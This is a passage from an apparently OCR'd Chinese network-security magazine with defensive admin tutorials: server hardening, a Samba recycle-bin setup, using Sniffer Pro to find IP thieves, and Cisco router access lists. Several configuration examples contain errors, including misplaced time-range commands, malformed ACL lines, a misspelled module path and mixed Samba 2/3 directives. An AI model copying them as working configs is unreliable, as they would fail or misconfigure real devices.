


图7 检查入侵检测选项卡

用最新的扫描工具进行站点扫描。到这一步服务器设置告一段落,不过我们还是不能掉以轻心,立刻寻找最新的扫描工具,对站点进行攻击性扫描。先关掉防火墙,然后进行扫描,我用的是X-Scan,扫描结果还是发现了3 处漏洞,赶紧想办法补上,补完之后再扫描,直到扫描不到漏洞为止。再开启防火墙进行扫描,一般情况下,有了防火墙后就不会有漏洞了,不过还是扫描一遍放心。

17. 备份网站程序和数据库等。扫描完毕,把网站程序和数据库备份到F盘,然后就可以把机器搬到电信机房了。


18. 做进程快照和服务快照。在机房里接入网络,启动服务器,登录进去后,对当前进程和已启动服务做快照,以后维护时可进行对照,然后再让远程机器用PcAnyWhere登录一次,如果一切正常,可注销用户,至此,安全设置基本告一段落,以后就是日常的维护工作,我也列了几条。

登录后检查以下内容:用户和组、已启动的服务、当前进程列表、日志、最近一周新建立的文件(针对各个站点进行查询),另外还要不定期检查各个安装软件的补丁和动易、动网等系统的补丁情况。

做好了以上工作后,基本可保证服务器安全了,当然,如果碰到技术非常厉害的黑客,我估计服务器也经不住攻击,不过千年一遇,真碰到了,我也认了。

适合读者：Linux用户、网管
前置知识：Linux的基本操作

为网上邻居配个垃圾桶



文／刺客微软

相信大家都有过这样的经历：网络上的一个文件不小心被你在网上邻居的共享中删除了，而大家都知道网上邻居的文件一删除就等于彻底删除，既不会出现在服务器上的回收站也不会出现在本机的回收站中。想找回这个文件？很抱歉，只能用你的文件来换取一个教训。那么有没有什么解决方案来实现网上邻居的回收站，帮我们避免这样的误操作呢？Windows环境下，我还未去研究是否有此类的解决方案，而Linux下为我们提供的Samba已经可以很完美地做到这一点了。

这里我们需要Recycle VFS Module的帮助，它可以让我们在Samba上实现回收站的功能，有了它，我们从网上邻居被删除的文件将会被移动到一个指定的目录下。如果没有在配置文件设置删除的话将不会被自动删除，由用户自己清理回收站。现在就让我们来看看如何配置这个功能。考虑到现在尚存在应用Samba 2版本的用户，本文分别列出Samba 3和Samba 2的Samba-Recycle配置实例。

SAMBA 2的Samba-Recycle设置方法

步骤1.下载VFS模组

下载地址 http://www.ec-base.com/download/smbrecycle.tar.gz

下载解压后，使用GNU autoconf script和Makefile 进行安装：

```
[becks@ec-base vfs] ./configure
[becks@ec-base vfs] make
```

步骤2.将相应的模组复制到任意路径，比如/usr/lib/Samba/vfs

```
[becks@ec-base vfs]cp recycle/recycle.c /usr/lib/Samba/vfs
```

步骤3. 建立和编辑Recycle.conf

[becks@ec-base vfs]cp recycle/recycle.conf /etc/Samba/

修改后的Recycle.conf文件如下：

```
name = .recycle/%U
mode = KEEP_DIRECTORIES|NOVERSIONS|TOUCH
maxsize = 0
exclude = *.tmp|*.temp|*.o|*.obj|~$*
excludedir = /tmp|/temp|/cache
noversions = *.doc|*.xls|*.ppt
```

现在我就其参数进行简单说明：

```
Options for recycle.conf:
name
位于共享文件根目录回收站的名称，这里可以允许使用Smb.conf 的变量，比如本文使用的%U
例:name = .recycle/%U
mode
KEEP_DIRECTORIES：是否保留被删除文件的目录层次
例：如果你删除了共享文件下/ec-base/becks/test.txt文件，开启此选项，你在回收站看到的也将是保留/ec-base/becks/而不是单独的test.txt
VERSIONS ：当遇到相同文件名的时候，是否进行标号。当遇到相同文件名被删除放置回收站的时候，时间较后被删除的文件将会被命名为filename(Copy #1)，依次类推。
例:删除test.txt
        test.txt
test.txt (Copy #1)
test.txt (Copy #2)
TOUCH：当移动文件到回收站的时候更新文件的访问日期
Mode 示例:
mode = KEEP_DIRECTORIES|VERSIONS|TOUCH
maxsize
移动到回收站文件的最大文件容量，默认为零
例: maxsize = 0
exclude
设置不被移动到回收站的文件类型，比如一些临时文件等等
例:
exclude = *.tmp|*.temp|*.obj|~$*|*.$$$
excludedir
排除删除时不被移动到回收站的目录。
例:
excludedir = /tmp|/temp|/trash
noversions
不创建相同文件名称文件的副本。
例:
noversions = *.doc|*.xls|*.ppt
```

创建或者修改后保存退出即可。

步骤4.修改smb.conf以应用Recycle Module

在Smb.conf中添加以下两行

```
vfs object = /usr/lib/Samba/vsf/recycle.so 前面所复制模组的路径
vfs options = /etc/Samba/recycle.conf  recycle.conf的路径
例：
[ec-base]
        comment = ec-base website
        path = /www/www.ec-base.com
        read only = No
        create mask = 0750
        vfs object = /usr/lib/Samba/vsf/recycle.so
        vfs options = /etc/Samba/recycle.conf
```

步骤5.为了让我们上面的设置生效，请重新启动服务器的Samba服务：

[becks@ec-base www.ec-base.com]service smb restart

OK，只是简单的几个步骤，便可在SAMBA v2上实现了SAMBA Samba-Recycle功能。

SAMBA 3的Samba-Recycle设置方法

看完SAMBA 2的Samba-Recycle设置方法，现在让我们再来看看SAMBA 3如何实现Samba-Recycle，在Samba 3中我们只需要修改Smb.conf便可以实现此功能 /etc/Samba/smb.conf

```
[ec-base]
comment = ec-base website
path = /www/www.ec-base.com
read only = No
create mask = 0750
vfs object = /usr/lib/Samba/vsf/recycle.so
vfs options = /etc/Samba/recycle.conf
browseable = yes
valid users = becks,@ec-base
vfs object = recycle                    #加载recycle模组
recycle: keeptree = yes                 #保留被删除文件的目录层次
recycle: repository = ../Recycle/%u  #recycle: repository只能指定相对路径，也就是相对此共享文件的路径。无法使用绝对路径，后面的%U为用户账号。
recycle: exclude = .tmp|.temp|.o|.obj  #设置不被移动到回收站的文件类型
recycle: versions = yes                 #若有相同文件名称时，用编号进行标识
```


设置完后重启SMB服务，这时候用户在Samba（网上邻居）上删除的文件就会自动移至"recycle: repository"所指定的相对路径里了。而被移动到"recycle: repository"目录后的文件，其权限为600，也就是只有文件所有者才有权修改和查看。需要注意的是"recycle: repository"目录的权限，需要让用户有权限写入文件，不然就会产生错误，而该文件也会被直接删除。

由于回收站的设置，你就要付出磁盘空间的代价，所以记得像清理自己PC的回收站般定期清理Samba-Recycle bin，出现错误信息时候，用户可以通过查看Samba的log来确认错误所在。一个非常实用的Linux下的网络回收站就建立好了，在以后的工作中相信它会发挥非常大的功效的！

刘流：路由器有很多设置技巧，通过它们可以很方便地实现很多灵巧的功能，不过路由器对网络安全的作用是有限的，它并不能取代防火墙的地位。对于中小型网络来说，可以充分利用路由器的数据过滤功能，省去防火墙；不过在大型网络中，单单利用路由器还是有些单薄，需要我们综合考虑。

适合读者：网络管理员、入侵爱好者

前置知识：TCP协议、防火墙与路由器的基本使用



曲径通幽：珠联璧合的Firewall与Router

文/图 风之扬

在大型网络中，防火墙和路由器是两个很常见的网络设备，不过在提供快捷和安全的同时，它们也给我们带来了一些不便之处。另一方面，很多为黑客所利用的工具或技巧，似乎只能用在某些显示"法力"的场合，而与正式的网络安全无关。其实，所谓的"黑与白"的界限已经越来越模糊了，黑即是白，白即是黑，关键在于我们怎么利用好手头的资源实现网络安全。

珠联璧合：Sniffer与防火墙

经常听到不少网管朋友抱怨"IP地址盗用太猖狂了，怎么管理？"的确，随着Internet的迅速发展，IP地址的消耗非常快，现在，企业、机构、个人要申请到足够的IP地址都非常困难，作为一种稀缺资源，IP地址的盗用就成为很常见的问题。特别是在按IP流量计费的CERNET网络，由于费用是按IP地址进行统计的，许多用户为了逃避网络计费，用IP地址盗用的办法，将网络流量计费转嫁到他人身上。另外，一些用户因为一些不可告人的目的，采用IP地址盗用的方式来逃避追踪，隐藏自己的身份。被盗用IP地址的计算机不仅不能正常使用局域网络，而且还会频繁出现IP地址被占用的提示对话框，给网络安全和用户应用带来极大的隐患。

先看看最普通的解决方法。一般情况下，为了找到盗用IP的机器，管理员需要登记所有机器的网卡物理地址，即MAC地址。如果发现IP地址被盗用，可以先使用Ping命令Ping相应的IP地址，用"arp a"命令查看当前的ARP解析表，从中获得对方网卡的MAC地址。然后，对比查看网卡MAC地址列表，以确定这台机器的位置。

出于安全方面的考虑，很多大型单位的网络都使用了防火墙，从而使得单纯的Ping命令失效。如果盗用IP的这台机器安装了防火墙软件并且把所有端口都关闭的话，这台机器就仿佛从网络上消失了一样，管理员无法用正常的方法去访问到它，也就无法确定它的具体位置。怎么办？

最近在一个论坛里面闲逛时，在朋友的提醒下，我突然想到：既然用户要使用网络，访问网络上的资源，就肯定会在网络上传输数据！这就和很多爱好安全的朋友扯上关系了。试想，如果我们能够监听到这些数据并

对它进行分析的话，那自然就有可能找出特定用户的位置了。为什么不通过网络侦听软件Sniffer Pro来试试看呢？通过一番测试，我发现在Sniffer Pro的帮助下，网络管理员可以轻松解决此类安全问题，即使在机器安装了防火墙的情况下，管理员依然可以探测到它的存在并且查到它的网卡MAC地址，从而确定它的物理位置。

具体方法是：首先安装一个软件Sniffer Pro，相信经常看黑防杂志的朋友不会陌生，它是一个网络监测软件，可以监测到网络上面流动的数据。安装好后运行这个软件，单击工具条最左边的按钮启动探测功能，此时屏幕上会出现一个窗口，显示当前发现的机器列表和相应的参数，其中有一项"DLC Station"指的就是机器网卡的MAC地址，如图1所示。找到被盗用的IP地址所对应的网卡的MAC地址，我们就可以找到这台盗用IP地址的机器了。




图1

类似的珠联璧合式功能还有很多，这就要我们平时多多留心了，这个例子作为抛砖引玉之用。下面，我们从内外结合的角度来看看最平常的网络安全。

内部挖潜：路由器网络安全

路由器我们应该再熟悉不过了，它直接影响着网络质量，在网络的稳定性和可靠性中扮演着重要的角色。不过，有些问题依然很常见，如身份问题、路由器的网络操作系统漏洞问题、访问控制问题、路由协议问题、配置管理问题等。因此，需要通过有效的路由器配置来提高网络的安全性，熟悉路由器的管理规则也能使得网络管理工作变得轻松、主动。先不谈禁用路由器的一些不必要的服务、加强弱口令、修改默认口令等基本措施，因为很多网络安全爱好者都已经掌握了这些功能。现在，我们重点看看如何实现路由器的内部挖潜。"知己知彼，百战不殆"，如果能结合攻击的方法，加强路由器的管理和配置，特别是加强访问控制列表的配置，就可以有效地监控网络、过滤数据包，在很大程度上提高网络的安全性。

实战之前，我们先看看什么是访问控制列表？就好像盾牌一样，访问控制列表是应用在路由器接口的指令列表，通过设置类似于源地址、目的地址、端口号、协议等特定指示条件，告诉路由器哪些数据包可以接收、哪些数据包需要拒绝。在路由器的接口上配置访问控制列表后，就可以对入站接口、出站接口及通过路由器中继的数据包进行安全检测。对数据包有效的限制，可以减少被攻击的风险，并且可以减少网络安全缺陷，以防止内部攻击、特洛伊木马和蠕虫病毒的繁衍。

1.时间访问控制实战

掌握攻击的高发频率时段，合理配置基于时间的访问控制列表，可以更有效地保护内部网络，降低网络被攻击的机率。随着网络技术的发展和用户要求的变化，从IOS 12.0开始，Cisco路由器新增加了一种基于时间的访问控制。通过它，可以根据一天中不同时间或者根据一周中的不同日期（当然也可以二者结合起来）控制网络数据包的转发，给网管人员的日常维护带来很大便利。

小知识：Cisco路由器中有两种常用访问控制列表（Access-List），一种是标准访问列表，另一种是扩展访问列表。前者主要用于基于源和目标地址的数据包过滤，而后者用于基于目标地址、源地址和网络协议及其端口号等的数据包过滤。

这种基于时间的访问控制列表，就是在原来的标准访问控制列表和扩展访问控制列表中加入有效的时间范围来更合理有效地控制网络。先定义一个时间范围，然后在原来的各种访问控制列表的基础上应用它。通过它，可以根据一天中的不同时间，或者根据一星期中的不同日期，或结合起来控制网络数据包的转发。

例如在一个网络中，路由器的以太网接口E0连接着203.227.166.118网络，还有一个串口S0连入Internet。可以通过基于时间的扩展访问控制列表来实现这一功能。

```
Router# config t
Router(config)# interface Ethernet 0
Router(config-if)#ip access-group 101 in
Router(config-if)#time-range http
Router(config-if)#absolute start 1:00 1 may 2004 end 24:00 31 may 2005 periodic Saturday 6:00 to Sunday 24:00
Router(config-if)#ip access-list 101 permit tcp any any eq 80 http
```

上面的意思是：从2004年5月1日1时到2005年5月31日晚24时这段时间中，203.227.166.118网络内的人员只有在周六早6时到周日晚24时才可以通过网络访问Internet。其中Periodic主要以星期为参数来定义时间范围，它的参数主要有Monday、Tuesday、Wednesday、Thursday、Friday、Saturday、Sunday中的一个或者几个的组合，也可以是Daily（每天）、Weekday（周一到周五）或者Weekend（周末）。一个时间范围只能有一个Absolute语句，但是可以有几个Periodic语句。

现在假设我们的访问要求变了，Web服务器2（IP：203.227.166.118）上放着新年贺岁版的公司主页，希望在2004年12月31日24点前，Internet的用户访问的是服务器Web1（IP：203.227.166.119）上的主页内容，而不能访问Web2上的内容，即在此之后的新年里，访问的是新年版主页而不能访问旧版本的主页。下面，我们利用带

有时间控制的访问列表来自动实现这个功能，而不必让网管员在新年半夜时手动删除。列表内容如下：

```
Router# config t
Router(config)#interface serial 0
Router(config-if)#ip access-group web in
Router(config-if)#
time-range changewebabsolute end 24:00 31 December 2004
Router(config-if)#ip access-list extended web
permit tcp any host 203.227.166.119 eq 80 changeweb
deny tcp any host 203.227.166.118 eq 80 changeweb
permit tcp any host 203.227.166.118 eq 80
```

上述例子中，第一句是进入端口控制模式。第二句是应用名称访问列表Web，并且是用在Serial 0的入口方向，即数据流入路由器的时候做协议控制分析。第三句定义一个时间范围名称Changeweb。第四句定义扩展名称访问列表Web。第五、六句表示在新年前，只能允许访问Web1。第七句是允许所有到Web2的Web访问。表面看来第七句是在没有时间限制的情况下全部允许Web2的访问请求。实际上，路由器中访问控制列表的每个表项的顺序是很重要的，它是从上到下执行的，在新年之前，也就是第五、六句起左右的时候，访问Web2的请求已经被禁止了，所以第七句就没有用了，而在新年之后第五、六句失效了，第七句才发挥它的作用，允许所有对Web2的访问请求。

看到这儿，大家能否感觉到这种方法的作用了？合理有效地利用基于时间的访问控制列表，可以更有效、更安全、更方便地保护我们的内部网络，这样你所在的网络才会更安全，网络管理员也会更轻松！

2.FTP协议与TCP协议控制实战

说到FTP协议，很多朋友可能在暗自流口水了，毕竟FTP在我们的网络生活中有着举足轻重的地位。大家都知道，虽然FTP使用的是TCP端口21（ftp-control），但它也使用了TCP端口20（ftp-data）。所以，FTP是一个特殊而复杂的多端口TCP操作，端口21用来传输FTP命令，端口20用来传输数据。另外，客户机并不是在通过端口21建立FTP连接后简单地再建立一个到FTP服务器端口20的连接，相反是由FTP服务器从端口20建立与客户机的连接，它选择的客户机端口是大于1023的随机端口，客户机再将端口信息通过已建立的数据通道发往FTP服务器。

如果管理员希望访问被管理的FTP服务器，那么FTP服务器将会发出一个新的连接至FTP的客户机，虽然报文的目的端口号大于1023，但是它的ACK或RST位不会被设置，这样会受到"access-list 100 permit tcp any 192.168.10.0 0.0.0.255 gt 1023 established"的阻拦，因此，为保证FTP的正常工作，需在访问控制列表中增加一项

```
access-list 100 permit tcp any eq 20 192.168.10.0 0.0.0.255 gt 1023
```

需要注意的是，路由器并不能过滤所有的数据，用来允许或拒绝报文的标准是基于报文自身所包含的信息，这些信息只限于报文头所包含的OSI参考模型的第三层网络地址（访问控制列表）和第四层的端口（扩展访问控制列表）信息。因此，访问控制列表基本上不能使用第四层以上的信息过滤报文，比如，扩展访问控制列表能够控制FTP报文的访问，但却不能过滤特定的FTP命令，如"ls"或"get"等。

下面，我们转入大家最熟悉的一种协议：TCP。网络中提供的TCP协议应用主要有远程登录访问（telnet:TCP port 23）、发送接收电子邮件（smtp:TCP port 25，pop3:TCP port 110）、WWW（http:TCP port 80）等，那么路由器的访问控制列表可以定义如下：

```
access-list 100 permit tcp any 192.168.10.0 0.0.0.255 eq 23
access-list 100 permit tcp any 192.168.10.0 0.0.0.255 eq 25
access-list 100 permit tcp any 192.168.10.0 0.0.0.255 eq 110
access-list 100 permit tcp any 192.168.10.0 0.0.0.255 eq 80
access-list 100 permit tcp any any established
……
interface serial 0
ip access-group 100 in
```

具体可以分析如下。

（1）上述参数中，在Access-list 100的末尾使用了关键字"established"，这是一种判断报文是否为一个已知会话一部分的简单方法，它被Cisco路由器访问控制列表用来允许TCP返回的报文，它检测TCP报文中ACK或RST标志位的存在，如果报文中的ACK或RST位被设置了，则通常表示报文是一个正在进行的会话的一部分。由于TCP返回的报文随机选择的端口号范围为1024至65536，所以可以将含有关键字"established"的访问控制语句改为"access-list 100 permit tcp any 192.168.10.0 0.0.0.255 gt 1023 established"，这就确保了进入企业内部网络的报文的目的端口号必须大于1023，那么黑客即使使用ACK和RST位企图逃脱访问控制列表项的控制，但是它的端口号必须大于1023，这就使得欺骗性的报文不会对端口号低于1024的网络设备——如FTP、DNS、HTTP等服务器造成影响，在一定程度上提高了网络的安全性。

（2）在上面的参数中，建立访问控制列表后，使用命令"show access-list 100"检查每项Access-list后面括号中TCP报文的Matched数，根据Matched数由大到小的顺序重新排列访问控制列表每个Access-list的顺序，这样可以减少报文在访问控制列表中不必要的检测，减少特定报文查找访问控制列表的时间，降低路由器CPU的负担。

3.ICMP协议控制实战

大家对ICMP可能不太感冒，不要紧，Ping这个命令应该不会陌生吧？ICMP提供了网络服务和应用程序的大量信息，如Ping和Traceroute（Windows系统为Tracert），网管员可以利用其协助网络管理工作。由于ICMP信息多数是为了响应其他程序而产生的，所以过滤ICMP比过滤TCP、UDP都

要困难。要过滤ICMP信息，需要从接口的进出两个方向都进行报文过滤。不过我们也知道，黑客也可以使用ICMP来获取企业网络上的信息，因此网管是不太乐意将这些信息泄漏出来的。但是如果没有ICMP，网络管理程序就不能正常工作，这是矛盾所在。陷入沉思，怎么办？

还是看看这个例子吧。现在，假设网管希望使用Ping和Tracerouter两个命令检查所管理的网络设备，可以在路由器的配置中增加下列访问表项

```
    interface serial 0
    ip access-group 100 in
    ip access-group 101 out
    access-list 100 permit icmp any 192.168.10.0 0.0.0.255
echo-reply
    access-list 100 permit icmp any 192.168.10.0 0.0.0.255
packet-too-big
    access-list 100 permit icmp any 192.168.10.0 0.0.0.255
ttl-exceeded
    access-list 101 permit icmp 192.168.10.0 0.0.0.255 any
echo-reply
    access-list 101 permit icmp 192.168.10.0 0.0.0.255 any
packet-too-big
    access-list 101 permit ip 192.168.10.0 0.0.0.255 any
```

由于访问控制列表在最末隐含"deny all"，所以必须在访问控制列表101的最后一项加上"access-list 101 permit ip 192.168.10.0 0.0.0.255 any"，否则总部的计算机就无法访问分支机构的计算机。

实际使用中，我们要多发现、多实践，根据企业的网络状况，巧妙地配置企业网络资源，例如，我们还可以结合交换机、入侵检测系统、漏洞扫描软件、病毒防护软件等软硬件，轻松实现更高级别的网络安全。

适合读者：网络管理员

前置知识：ISA2004的安装和配置

用ISA2004配置标准的Web/FTP服务器

文/图 刘晋

记得去年我给朋友们写了一篇名为《超前体验ISA 2004》的文章，不知道各位是否自己动手实验过了？如果你还没有实验过那赶快去玩玩吧，因为是中文版的，所以在操作和配置上不是很难，而且有一定的实用性，如果你已经玩过了，那我们就可以开始这次新的课程了。在上一篇文章中只是介绍了ISA的安装和测试，这次就要给大家介绍一下ISA 2004的功能和企业应用方案，实用性比较强，希望各位朋友在玩攻击的同时也能掌握防火墙的配置与使用，黑防提倡的攻防对立可是很有道理的！

刘流：上篇文章中已经详细讲解过ISA2004的安装和配置实验环境的过程了，文中将不再做讲解，作者是在假设大家都已经安装好ISA2004并且配置好虚拟机的实验环境下进行讲解的，有不明白的朋友可以查看《黑客防线》2004年9期杂志。

基本功能模块

装好ISA2004后打开ISA服务器管理工具就能看见如图1所示的界面。

